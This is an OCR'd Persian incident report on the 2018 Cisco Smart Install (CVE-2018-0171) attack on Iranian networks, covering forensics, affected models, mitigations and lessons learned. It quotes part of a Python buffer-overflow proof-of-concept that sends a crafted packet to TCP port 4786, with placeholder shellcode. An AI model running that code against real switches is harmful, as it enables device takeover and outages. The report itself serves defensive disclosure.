
شکل ۶: مقایسه گزارش‌های شرکت‌های داخلی دارای تجهیزات متصل به اینترنت با درگاه ۴۷۸۶

۴-۴- گزارش فنی حمله

این حمله‌بر روی محصولات تحت تأثیر شرکت سیسکو که دارای آسیب‌پذیری CVE-2018-0171می‌باشند(البته باید به آسیب‌پذیری CVE-2018-0156 نیز توجه کرد!) و وصله‌های امنیتی آن را نصب نکرده‌اند و نصب هوشمند[1] از راه دور را نیز در آن غیرفعال نکرده‌اند قابل بهره‌برداری است. بر اساس اطلاعات ثبت‌شده در پایگاه Mitre این آسیب‌پذیری امکان اجرای حملات ممانعت از خدمات(DoS) و اجرای کد دلخواه را فراهم می‌کند. این احتمال وجود دارد که مهاجمین از طریق موتور جست‌وجوی شدان توانسته باشند اهداف خود را شناسایی نمایند. مهاجمین می‌توانند با استفاده از کد بهره‌جویی منتشرشده نسبت به اجرای کد بدخواه از راه دور بر روی مسیریاب‌ها و سوئیچ‌های آسیب‌پذیر از طریق درگاه TCP با شماره ۴۷۸۶ اقدام نموده و از آسیب‌پذیری سرریز بافر که در اثر اعتبارسنجی ناصحیح ورودی انجام می‌گیرد بهره‌جویی نمایند. سپس با برگرداندن تنظیمات این تجهیزات به تنظیمات کارخانه‌ای نسبت به خارج کردن این تجهیز از خدمات تحت بار اقدام نمایند؛ بخشی از کد این بهره‌جویی و نحوه اجرای حمله را در شکل ۷ مشاهده می‌کنیم:

[1] Smart Install

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۷: بخشی از کد بهره‌جویی و نحوه اجرای حمله

در قطعه کد پایتون ذیل نمونه کد آسیب‌پذیر این تجهیزات همراه با محل کد بخواه مهاجم نشان داده‌شده است:


```
# smi_ibc_init_discovery_BoF.py

import socket
import struct
from optparse import OptionParser

# Parse the target options
parser = OptionParser()
parser.add_option("-t", "--target", dest="target", help="Smart Install Client", default="192.168.1.1") parser.add_option("-p", "--port", dest="port", type="int", help="Port of Client", default=4786)
(options, args) = parser.parse_args()

def craft_tlv(t, v, t_fmt='!I', l_fmt='!I'):
  return struct.pack(t_fmt, t) + struct.pack(l_fmt, len(v)) + v

def send_packet(sock, packet):
  sock.send(packet)

def receive(sock):
  return sock.recv()
```

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

```
if __name__ == "__main__":

    print "[*] Connecting to Smart Install Client ",
options.target, "port", options.port

    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    con.connect((options.target, options.port))

    payload = 'BBBB' * 44 shellcode = 'D' * 2048

    data = 'A' * 36 + struct.pack('!I', len(payload) +
len(shellcode) + 40) + payload

    tlv_1 = craft_tlv(0x00000001, data) tlv_2 = shellcode

    hdr = '\x00\x00\x00\x01'                    # msg_from
    hdr += '\x00\x00\x00\x01'                    # version
    hdr += '\x00\x00\x00\x07'                    # msg_hdr_type
    hdr += struct.pack('>I', len(data))              # data_length

    pkt = hdr + tlv_1 + tlv_2

    print "[*] Send a malicious packet"
    send_packet(con, pkt)
```

شایان‌ذکر است که شرکت سیسکو در این رابطه گزارشی عمومی جهت اطلاع عمومی آسیب‌پذیری و انجام وصله امنیتی در تاریخ ۸ فروردین‌ماه ۱۳۹۷ منتشر نمود که متأسفانه از چشم بسیاری از مدیران و کارشناسان شبکه و فناوری اطلاعات در ایران و حتی روسیه دور ماند.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۸: گزارش عمومی ثبت‌شده شرکت سیسکو و اعلام انجام وصله امنیتی


نکته قابل‌تأمل این است که آسیب‌پذیری در نصب هوشمند تجهیزات سیسکو یک آسیب‌پذیری جدید نیست و بارها این آسیب‌پذیری در محصولات این شرکت ثبت و گزارش‌شده است و قاعدتاً متخصص امنیت و شبکه باید با تأثیر حیاتی این آسیب‌پذیری و اهمیت به‌روزرسانی آن آشنایی کامل داشته باشند:

- CVE-2018-0171: DoS (device crash) & arbitrary code execution;
- CVE-2018-0156: DoS;
- CVE-2016-6385: DoS (memory consumption);
- CVE-2016-1349: DoS (device reload);
- CVE-2013-1146: DoS (device reload);
- CVE-2012-0385: DoS (device reload);
- CVE-2011-3271: DoS & arbitrary code execution.

۴-۵- شواهد و جرم‌شناسی

در بررسی‌های انجام‌گرفته از تجهیزات آسیب‌دیده مشخص‌شده است که در صورت اجرای دستور شروع پیکربندی تجهیزات(startup-config) بنری مشاهده می‌شود که در شکل ۹ آن را مشاهده می‌کنیم:

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۹: بنر تجهیز نمونه بعد از حمله موفق


بر اساس این بنر، زمان و نحوه این حمله نکات ذیل قابل‌توجه است:


۱. از پرچم کشور آمریکا و شعاری در خصوص عدم دخالت در انتخابات این کشور استفاده‌شده که در ظاهر مجریان یا طراحان این حمله را به ایالات‌متحده امریکا نسبت می‌دهد.

۲. در این بنر، مهاجمین تنها پل ارتباطی usafreedom_jht@tutanota.com را از خود به‌جای گذاشته‌اند که شناسه آن به آزادی امریکا و دامنه سرویس‌دهنده ایمیل آن www.tutanota.comمی‌باشد؛ این سرویس دهند ایمیل که میزبان آن در کشور المان می‌باشد، یکی از سرویس‌دهنده‌های قوی متن‌باز است که رمزنگاری انتها به انتها[1] را برای کاربران به شکل رایگان فراهم می‌کند و بالغبر دو میلیون کاربر دارد. طبق بررسی‌های ما تاکنون این سرویس‌دهنده اطلاعاتی از ثبت‌کننده این ایمیل منتشر نکرده است و پیش‌بینی می‌شود در صورت انتشار این اطلاعات نیز شواهد محکمه‌پسند و ارزشمندی ارائه نگردد.

[1] end-to-end

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی





شکل ۱۰: اطلاعات سرویس‌دهنده ایمیلTutanota

۳. عمده ترافیک حمله و موفقیت مهاجمین در کشورهای روسیه و ایران بوده است.

۴. با توجه به اینکه این حمله را می‌توان در دسته حملات سازماندهی‌شده قرار داد و غالب حملات سازمان‌دهی شده با حمایت دولت‌ها یا کشورها و در زمان‌های اداری کشور مهاجم انجام می‌پذیرد، زمان وقوع حمله جمعه‌شب بوده است که ظاهراً به نظر می‌رسد منشأ حمله از منطقه خاورمیانه نباشد.

۵. بر اساس ادعای منبع خبری مرجع ۱۷ (شکل ۱۱) مهاجمین قبل از این حمله دستگاه‌های آسیب‌پذیر در بسیاری از کشورها را شناسایی نموده و بعدازآن تجهیزات آسیب‌پذیر در کشورهای آمریکا و انگلیس را به‌روزرسانی کرده‌اند.

شکل ۱۱:ادعای منبع خبری مرجع ۱۷ در مورد مهاجمین

۴-۶- محصولات تحت تأثیر

تمامی تجهیزات سوئیچ سیسکو با سیستم‌عامل IOS و IOS XE که از قابلیت نصب هوشمند پشتیبانی می‌کنند دارای آسیب‌پذیری CVE-2018-0171 هستند. فارغ از این آسیب‌پذیری بر اساس گفته مرجع۷ تجهیزات مختلفی از قبیل مدل‌های ذیل به دلیل قابلیت نصب هوشمند از راه دور، امکان آسیب‌پذیر بودن در برابر این نوع حملات را دارا می‌باشند:

- Catalyst 4500 Supervisor Engines
- Catalyst 3850 Series
- Catalyst 3750 Series
- Catalyst 3650 Series
- Catalyst 3560 Series
- Catalyst 2960 Series
- Catalyst 2975 Series
- IE 2000
- IE 3000
- IE 3010
- IE 4000
- IE 4010
- IE 5000
- SM-ES2 SKUs
- SM-ES3 SKUs
- NME-16ES-1G-P
- SM-X-ES3 SKUs

۴-۷- توصیه‌های امنیتی

مدیران لازم است اقدامات ذیل را انجام دهند:

- برای تجهیزات آسیب‌دیده با استفاده از کپی پشتیبان قبلی، اقدام به راه‌اندازی مجدد تجهیز خودنمایند یا در صورت عدم وجود کپی پشتیبان، راه‌اندازی و تنظیم تجهیز مجدداً انجام پذیرد.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

- برای کلیه تجهیزات آسیب‌دیده یا آسیب‌پذیر، با استفاده از دستور no vstack غیر فعال‌سازی قابلیت نصب هوشمند (که عموماً مورداستفاده نیز قرار ندارد) انجام پذیرد.
- رمز عبور قبلی تجهیزات آسیب‌دیده یا آسیب‌پذیر تغییر داده شود.
- توصیه می‌گردد در روتر لبه شبکه با استفاده از ACL ترافیک ورودی TCP ۴۷۸۶ نیز مسدود گردد.
- مدیران شبکه می‌توانند با اجرای مراحل ذیل، درگاه ۴۷۸۶ را در تجهیزات آسیب‌پذیر مسدود نمایند(درصورتی‌که استفاده خاصی از این درگاه نمی‌کنند).

```
Switch>
Enable
Swich#
Switch#configure terminal
Swich(Config)#
Swich(Config)#ip access-list extended Abc
Swich(Config-ext-nacl)#permit tcp host x.x.x.x host x.x.x.x eq 4786
Swich(Config-ext-nacl)#deny tcp any any eq 4786
Swich(Config-ext-nacl)# permit ip any any
```

در دستورات بالا:

- کلمه: Abc نام موردنظر برای قانون[۱] acl
- با دستور permit مجوز دسترسی از یک میزبان به این دستگاه داده می‌شود.
- درصورت وجود قانون دیگر می‌توانید آن‌ها را نیز deny کنید.

توجه به توصیه‌های عمومی ذیل توصیه می‌شود:

- حتماً سوئیچ و مسیریاب پشتیبان برای تجهیزات دارای سطح حساس در نظر بگیرید(در برخی موارد به‌روزرسانی تجهیزات ممکن است باعث عدم اجرای صحیح آن‌ها شود که تجهیز پشتیبان در این مواقع به‌شدت توصیه می‌شود).
- حتماً Release Note ها را بررسی کنید تا با عملیات به‌روزرسانی، تنظیمات شما غیرفعال نشده و یا تغییر نکند. در برخی موارد با بروز رسانی یک قابلیت می‌تواند آن قابلیت کاملاً حذف‌شده یا تغییر کند.

[۱] rule

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

- فقط و فقط فایل های سیستم‌عامل IOS و IOS XE را از وبگاه رسمی سیسکو دانلود نمایید. اگر از وبگاه دیگری تهیه می‌کنید حتماً Hash آن را با وبگاه سیسکو مطابقت دهید.
- به‌روزرسانی‌ها را در صورت امکان ابتدا بر روی تجهیزات پشتیبان خود تست کنید و بعد در محیط عملیاتی اجرایی نمایید.

۴-۸- درس‌هایی از این حمله

در پی انجام این حمله‌ی بسیار سریع که آسیب‌پذیری آن مدتی قبل منتشرشده بود و نمونه مشابه سریع‌تر آن در سال ۲۰۰۳، توسط کرم رایانه‌ای اسلمر[1]، اتفاق افتاد می‌توانیم به حقایق ذیل توجه نماییم:

۱. این حمله مشخص کرد که بسیاری از سازمان‌ها و شرکت‌های داخلی برنامه مطلوب و بر خط برای مدیریت آسیب‌پذیری‌ها و وصله‌های امنیتی منتشرشده ندارند.

۲. این حمله مشخص کرد که علیرغم توجه ویژه وزیر محترم وزارت ارتباطات و فناوری اطلاعات و برخط بودن ایشان از طریق شبکه‌ی اجتماعی توییتر و رسانه‌ی ملی که واقعاً شایسته تقدیر است، متأسفانه گویا اطلاعات وزارت ارتباطات و فناوری اطلاعات صرفاً بر اساس نتایج موتور جست‌وجوی شدان[2] به‌دست‌آمده، که نشان می‌دهد ما در کشور یک زیرساخت یا سامانه مناسب نیز برای بررسی و تحلیل آماری حوادث امنیتی و حملات نداریم و در چنین زمان‌هایی نمی‌توانیم آمار دقیق و معتبر ارائه نماییم.

۳. این حمله مشخص کرد که بسیاری از زیرساخت‌های خدمات شبکه ، اینترنت و وبگاه‌های کشور فاقد مکانیزم‌های HA[3] ، طرح تداوم کسب‌وکار (BCP[4])، برنامه بازیابی بعد از حادثه(DRP[5]) هستند.

---

[1] Slammer
[2] https://www.shodan.io
[3] high availability
[4] Business Continuity Planning
[5] disaster recovery plan

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

۴. این حمله مشخص کرد که بسیاری از مسیریاب‌ها و سوئیچ‌های حیاتی ما فاقد رویه پیشتیبان‌گیری بوده‌اند و نتوانسته‌اند در مدت‌زمان قابل قبولی بازیابی شوند.

۵. این حمله مشخص کرد که سازمان‌های ما خط‌مشی کارآمدی برای اطلاع‌رسانی از آسیب‌پذیری‌های امنیتی منتشرشده ندارند.

۶. این حمله مشخص کرد که نهاد متولی اطلاع‌رسانی امنیتی عمومی در کشور(مرکز ماهر) علیرغم همه زحماتی که می‌کشد در این زمینه ضعف بسیاری دارد تا حدی که وبگاه این مرکز در آغاز این حمله به سهولت از دسترس خارج شد.

۷. این حمله مشخص کرد که زیرساخت کشور تحت بررسی مستمر قرار ندارد و آگاهی کاملی از وضعیت موجود امنیت سایبری کشور نداریم و اصطلاحاً در مقوله «Situational awarness» ضعف داریم.

۸. این حمله مشخص کرد که متخصص امنیت و شبکه چندان از گذشته درس نمی‌گیرند، چراکه آسیب‌پذیری در نصب هوشمند تجهیزات سیسکو یک آسیب‌پذیری جدید نیست و بالغبر هفت بار این آسیب‌پذیری در محصولات این شرکت از سال ۲۰۱۱ تاکنون ثبت و گزارش‌شده است و قاعدتاً متخصص امنیت و شبکه باید با تأثیر حیاتی این آسیب‌پذیری و اهمیت به‌روزرسانی آن آشنایی کامل داشته باشند.

۹. این حمله مشخص کرد که علیرغم هزینه‌های کلان برای اخذ استانداردهای ISO ، راه‌اندازی SOC و SIEMها برای تشخیص حملات ناشناخته و روز صفر[1] ، تشکیل تیم های واکنش سریع و غیره حتی در ابتدایی‌ترین مسائل حوزه امنیت که به‌روزرسانی آسیب‌پذیری‌های منتشرشده است به‌شدت آسیب‌پذیریم!

[1] Zero-Day

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

ضمیمه الف: آسیب‌پذیری و انواع آن

بر اساس مرجع [۱]، به‌طور عمومی آسیب‌پذیری امنیتی مجموعه‌ای از ویژگی‌ها در سامانه است که به مهاجمین اجازه نقض خط‌مشی امنیتی تعریف‌شده را می‌دهد. آسیب‌پذیری از اموری ناشی می‌شود که در زیر به برخی از آن‌ها می‌پردازیم.

- طراحی/مشخصات[۱]: زمانی که یک فرآیند یا مؤلفه دارای معایب مربوط به طراحی است، از این نقایص برای به دست آوردن دسترسی به سامانه استفاده می‌شود. این نوع آسیب‌پذیری‌ها حاصل از مرحله طراحی سامانه سرچشمه می‌گیرند و اصلاح آن‌ها در غالب موارد نیاز به بازطراحی دارد.
- پیاده‌سازی[۲]: حتی زمانی که طراحی سخت‌افزاری یا نرم‌افزاری یک سامانه درست باشد، پیاده‌سازی سامانه ممکن است نادرست باشد. این مسئله می‌تواند منجر به ایجاد ضعف‌های امنیتی یا عدم استحکام منجر به خرابی شود. این آسیب‌پذیری‌ها غالباً همان ایرادهای امنیتی فنی در زمان توسعه و پیاده‌سازی یک سامانه هستند.
- پیکربندی[۳] یا عملیاتی: زمانی که یک منبع به طرز نادرستی پیکربندی شود می‌تواند زمینه این را فراهم کند که علیرغم مطلوب بودن مراحل طراحی و پیاده‌سازی مهاجم بتواند برخی خاصیت‌های[۴] امنیتی مورد اهمیت سامانه را نقض کند. این دسته از آسیب‌پذیری‌ها مواردی هستند که به علت پیکربندی و گسترش نادرست یک سامانه در محیطی خاص به وجود می‌آیند. آسیب‌پذیری‌های عملیاتی به دلایل مختلف ازجمله ناقص بودن، نامناسب بودن یا نبود مدارک امنیتی ازجمله دستورالعمل‌ها و راهنماهای عملیاتی به سامانه وارد می‌شوند. مدارک امنیتی، به همراه پشتیبانی مدیریت، اساس کار همه برنامه‌های امنیتی محسوب می‌شوند. در جدول ۴ نمونه‌هایی از آسیب‌پذیری‌های امنیتی ذکرشده است:

---

[۱] Design/Specification

[۲] Implementation

[3] Configuration

[4] Properties

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

جدول ۴: نمونه‌هایی از آسیب‌پذیری سه مرحله مختلف [۱]

مرحله	برخی نمونه آسیب‌پذیری‌ها
طراحی/مشخصات	• طراحی ارتباطات بدون رمزنگاری • عدم تبیین جزئیات و نوع احراز اصالت موجودیت‌ها در مرحله طراحی • در نظر نگرفتن روش‌هایی برای تضمین صحت داده‌ها
پیاده‌سازی	• اتخاذ روش‌های برنامه‌نویسی غیر امن • پیاده‌سازی احراز اصالت با سطح امنیتی پایین • ضعف در واسط برنامه‌نویسی امن • بکار گیری تجهیزات دست‌کاری شده و غیر امن • نظارت و رویدادنگاری ضعیف
پیکربندی	• ضعف در مدیریت حساب کاربران با توجه به خط‌مشی‌های سازمان • ضعف در مدیریت سرویس‌های بدون استفاده با توجه به خط‌مشی‌های سازمان • ضعف در مدیریت وصله‌ها با توجه به خط‌مشی سازمان • ضعف در تغییر مقادیر پیش‌فرض تنظیمات

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

ضمیمه ب: توصیه‌های در مورد به‌روزرسانی تجهیزات و وصله‌های امنیتی

- حتماً جهت دانلود به‌روزرسانی‌ها یا وصله‌های امنیتی از وبگاه معتبر سازنده استفاده نمایید.
- بعد از دانلود به‌روزرسانی‌ها یا وصله‌های امنیتی و قبل از اجرا در صورت وجود کد درهم‌ساز[1] در وبگاه سازنده، حتماً این کد را با کد به‌روزرسانی یا وصله‌ی امنیتی دانلود شده مقایسه نمایید و از صحت آن اطمینان حاصل نمایید.
- قبل از نصب به‌روزرسانی یا وصله‌ی امنیتی دانلود شده گواهی رقمی[2] آن‌ها را بررسی کرده و از صحت آن اطمینان حاصل نمایید
- در صورت امکان ابتدا به‌روزرسانی یا وصله‌ی امنیتی را بر روی سامانه‌ی تست یا محیط دارای افزونگی[3] امتحان کرده بعدازآن بر روی تجهیزات اصلی اجرا نمایید.

* درصورتی‌که هر یک از موارد بالا برای شما مبهم است ما این مفاهیم را همراه با مجموعه‌ای از اصول امنیتی دیگر در قالب دوره‌های آموزشی مقدماتی و پیشرفته به شما آموزش می‌دهیم.

[1] Hash Code

[2] Digital Certificate

[3] Redundancy

ضمیمه ج: اصول سه‌گانه‌ی امنیت

در فضای سایبر-فیزیکی هر سامانه دارای ضعف‌های ذاتی و اجرایی است که هدف امنیت اطلاعات پیشنهاد راه‌هایی برای جلوگیری از سوءاستفاده و بهره‌جویی از این ضعف‌ها هست. به‌طورکلی امنیت اطلاعات مبتنی بر تحقق سه ویژگی محرمانگی[1]، صحت اطلاعات[2] و دسترس‌پذیری[3] است که از این سه ویژگی در برخی منابع با عنوان سه‌تایی CIA یاد می‌شود که در شکل ۱۲ نمایش داده‌شده‌اند. در ادامه این سه ویژگی را تعریف می‌کنیم [۱]:

شکل ۱۲: مثلث سه‌تایی CIA

در جدول ۵ اصول سه‌گانه‌ی امنیتی به همراه تعریف اختصاری آن‌ها و رخدادهای ناقض هرکدام از ویژگی‌ها آورده شده است. شرح تفصیلی هر یک از این سه ویژگی در ادامه این بخش آورد شده است.

جدول ۵: اصول سه‌گانه‌ی امنیتی [۱]

ویژگی	تعریف مختصر	رخداد ناقض ویژگی
محرمانگی	عدم افشای غیرمجاز داده‌ها	• نشت اطلاعات محرمانه • دسترسی غیرمجاز به داده‌ها • سرقت داده‌ها • تعرض به حریم خصوصی

[1] Confidentiality

[2] Integrity

[3] Availability

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

صحت	عدم دست‌کاری داده‌ها توسط افراد یا نرم‌افزارهای غیرمجاز	• تغیر مخفیانه در داده‌ها • جعل داده‌ها
دسترس‌پذیری	دسترسی به داده‌ها توسط افراد مجاز در هر مکان و در هرزمان	• از دسترس خارج شدن خدمات یک کارگزار • نابودی داده‌ها • اختلال در عملکرد تجهیزات

محرمانگی

محرمانگی به معنای عدم افشای غیرمجاز داده‌ها است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی[1] است که از دسترسی افراد، فرآیندها و موجودیت‌های غیرمجاز به اطلاعات طبقه‌بندی‌شده جلوگیری کند. محرمانگی می‌تواند گستره وسیعی از عدم افشاء محتوای داده‌ها تا عدم افشای نام‌ها[2] را در بربگیرد [۱].

صحت

صحت اطلاعات به معنای حفظ یکپارچگی و عدم امکان تحریف و دست‌کاری عمدی یا غیرعمدی اطلاعات است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی است که از هرگونه تحریف، دست‌کاری و حذف اطلاعات توسط افراد یا موجودیت‌های غیرمجاز جلوگیری کند. صحت داده‌ها شامل اصالت داده‌ها (عدم حذف، اضافه و تکرار)، اصالت مبدأ داده‌ها[3] و انکارناپذیری[4] است [۱].

[1] Procedures

[2] Anonymity

[3] Data Origin Authentication

[4] Non-Repudiation

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

دسترس‌پذیری

دسترس‌پذیری به معنای امکان دسترسی به داده‌ها (به‌طور عام منابع) توسط افراد یا موجودیت‌های مجاز است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی است که افراد و موجودیت‌های مجاز امکان دسترسی به داده‌ها یا سایر منابع مجاز را در زمان مناسب و مکان مناسب داشته باشند [۱].

ضمیمه د: خدمات ما و راه ارتباطی

خدمات ما ذیلاً فهرست شده است:

